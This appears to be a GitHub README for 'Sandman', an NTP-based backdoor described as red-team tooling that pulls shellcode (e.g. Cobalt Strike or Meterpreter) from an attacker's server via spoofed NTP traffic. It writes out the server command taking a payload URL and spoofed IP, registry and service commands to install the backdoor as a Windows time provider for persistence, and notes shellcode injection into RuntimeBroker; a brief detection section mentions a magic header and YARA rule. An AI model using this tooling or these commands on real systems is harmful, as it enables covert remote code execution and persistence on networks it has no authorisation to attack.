
 idov31/sandman
NTP-based backdoor for hardened networks, delivering and executing arbitrary shellcode via spoofed NTP traffic with optional persistence as a Windows time provider.


Sandman is a backdoor that is meant to work on hardened networks during red team engagements.
Sandman works as a stager and leverages NTP (a protocol to sync time & date) to get and run an arbitrary shellcode from a pre-defined server.
Since NTP is a protocol that is overlooked by many defenders resulting in wide network accessibility.

Run on windows / *nix machine:
python3 sandman_server.py "Network Adapter" "Payload Url" "optional: ip to spoof"
Network Adapter: The adapter that you want the server to listen on (for example Ethernet for Windows, eth0 for *nix).
Payload Url: The URL to your shellcode, it could be your agent (for example, CobaltStrike or meterpreter) or another stager.
IP to Spoof: If you want to spoof a legitimate IP address (for example, time.microsoft.com's IP address).
To start, you can compile the SandmanBackdoor as mentioned below, because it is a single lightweight C# executable you can execute it via ExecuteAssembly, run it as an NTP provider or just execute/inject it.
To use it, you will need to follow simple steps:
reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\W32Time\TimeProviders\NtpClient" /v DllName /t REG_SZ /d "C:\Path\To\TheDll.dll"
sc stop w32time
sc start w32time
NOTE: Make sure you are compiling with the x64 option and not any CPU option!
Getting and executing an arbitrary payload from an attacker's controlled server.
Can work on hardened networks since NTP is usually allowed in FW.
Impersonating a legitimate NTP server via IP spoofing.
Python 3.9
The requirements are specified in the requirements file.
To compile the backdoor I used Visual Studio 2022, but as mentioned in the usage section it can be compiled with both VS2022 and CSC. You can compile it either using the USE_SHELLCODE and use Orca's shellcode or without USE_SHELLCODE to use WebClient.
To compile the backdoor I used Visual Studio 2022, you will also need to install DllExport (via Nuget or any other way) to compile it. You can compile it either using the USE_SHELLCODE and use Orca's shellcode or without USE_SHELLCODE to use WebClient.
A shellcode is injected into RuntimeBroker.
Suspicious NTP communication starts with a known magic header.
YARA rule.
Orca for the shellcode.
Special thanks to Tim McGuffin for the time provider idea.
Thanks to those who already contributed and I'll happily accept contributions, make a pull request and I will review it!

